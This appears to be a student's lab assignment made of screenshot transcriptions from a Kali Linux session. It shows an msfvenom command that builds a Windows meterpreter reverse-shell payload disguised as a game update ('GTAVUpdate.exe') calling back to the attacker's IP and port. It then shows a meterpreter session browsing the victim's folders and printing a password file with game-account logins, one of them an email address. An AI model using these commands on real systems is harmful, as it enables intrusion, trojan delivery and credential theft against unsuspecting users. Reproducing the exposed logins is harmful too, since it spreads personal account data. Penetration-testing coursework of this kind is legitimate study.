


DAY 3 ASSIGNMENT






The screenshot shows a Kali Linux desktop environment. At the top, there is a taskbar with 'Applications', 'Places', and 'Terminal' menus, along with the date 'Wed 13:49' and a window manager indicator showing '1' open window. The main window is a terminal titled 'root@kali-leandro: ~'. The terminal displays the output of the 'ip addr' command, showing details for the loopback interface 'lo' and the ethernet interface 'eth0'.

```
root@kali-leandro:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:55:c5:93 brd ff:ff:ff:ff:ff:ff
    inet 192.168.195.72/20 brd 192.168.207.255 scope global dynamic noprefixroute eth0
        valid_lft 86323sec preferred_lft 86323sec
    inet6 fe80::a00:27ff:fe55:c593/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
root@kali-leandro:~#
```

```
Applications ▾ Places ▾ Terminal ▾ Wed 13:59 1
root@kali-leandro: ~
root@kali-leandro:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platfo
rm windows -f exe LHOST=192.168.195.72 LPORT=4444 -o /root/Desktop/GTAVUpdate.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/GTAVUpdate.exe
root@kali-leandro:~#
```

```
Applications ▾ Places ▾ Terminal ▾ Wed 14:03 1
root@kali-leandro: ~
root@kali-leandro:~# msfconsole
[+] ***rtng the Metasploit Framework console.../
[+] * WARNING: No database support: could not connect to server: Connection refu
sed
    Is the server running on host "localhost" (:::1) and accepting
    TCP/IP connections on port 5432?
could not connect to server: Connection refused
    Is the server running on host "localhost" (127.0.0.1) and accepting
    TCP/IP connections on port 5432?
[+] ***
[+] Starting the Metasploit Framework console...\
```


```
Applications ▾ Places ▾ Terminal ▾ Wed 14:25 1
```

```
root@kali-leandro: ~
```

```
root@kali-leandro: ~
```

```
root@kali-leandro: ~/Desktop
```

```
40777/rwxrwxrwx 0 dir 2020-02-04 18:05:05 +0000 PrintHood
```

```
40777/rwxrwxrwx 0 dir 2020-02-04 18:05:05 +0000 Recent
```

```
40555/r-xr-xr-x 0 dir 2020-02-04 18:05:04 +0000 Saved Games
```

```
40555/r-xr-xr-x 4096 dir 2020-02-04 18:05:46 +0000 Searches
```

```
40777/rwxrwxrwx 0 dir 2020-02-04 18:05:05 +0000 SendTo
```

```
40555/r-xr-xr-x 0 dir 2020-02-04 18:05:04 +0000 Videos
```

```
100666/rw-rw-rw- 524288 fil 2020-02-04 18:05:05 +0000 ntuser.dat.LOG1
```

```
100666/rw-rw-rw- 65536 fil 2020-02-04 18:05:05 +0000 ntuser.dat.LOG2
```

```
100666/rw-rw-rw- 20 fil 2020-02-04 18:05:05 +0000 ntuser.ini
```

```
meterpreter > cd Desktop
```

```
meterpreter > ls
```

```
Listing: C:\Users\Payload\Desktop
```

```
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	1446	fil	2020-02-04 18:07:22 +0000	Microsoft Edge.lnk
100666/rw-rw-rw-	0	fil	2020-02-05 14:22:36 +0000	Origin.exe.txt
100666/rw-rw-rw-	0	fil	2020-02-05 14:22:32 +0000	Steam.exe.txt
100666/rw-rw-rw-	0	fil	2020-02-05 14:22:36 +0000	Ubisoft.txt
100666/rw-rw-rw-	282	fil	2020-02-04 18:05:46 +0000	desktop.ini

```
meterpreter >
```

```
Applications ▾ Places ▾ Terminal ▾ Wed 14:25 1
```

```
root@kali-leandro: ~
```

```
root@kali-leandro: ~
```

```
root@kali-leandro: ~/Desktop
```

```
100666/rw-rw-rw- 20 fil 2020-02-04 18:05:05 +0000 ntuser.ini
```

```
meterpreter > cd Documents
```

```
meterpreter > ls
```

```
Listing: C:\Users\Payload\Documents
```

```
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2020-02-04 18:05:05 +0000	A Minha Música
40777/rwxrwxrwx	0	dir	2020-02-04 18:05:05 +0000	As Minhas Imagens
100666/rw-rw-rw-	91	fil	2020-02-05 14:22:57 +0000	Lista Passwords.txt
40777/rwxrwxrwx	0	dir	2020-02-04 18:05:05 +0000	Os Meus Vídeos
100666/rw-rw-rw-	402	fil	2020-02-04 18:05:46 +0000	desktop.ini

```
meterpreter > cat Lista\ Passwords.txt
```

```
steam
```

```
leandro:123456
```

```
-----
```

```
origin
```

```
leandro@ipg.pt:129049
```

```
-----
```

```
ubisoft
```

```
leandrex:123456meterpreter >
```

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 -  
platform windows -f exe LHOST=192.168.195.72 LPORT=4444  
-o /root/Desktop/GTAVUpdate.exe
```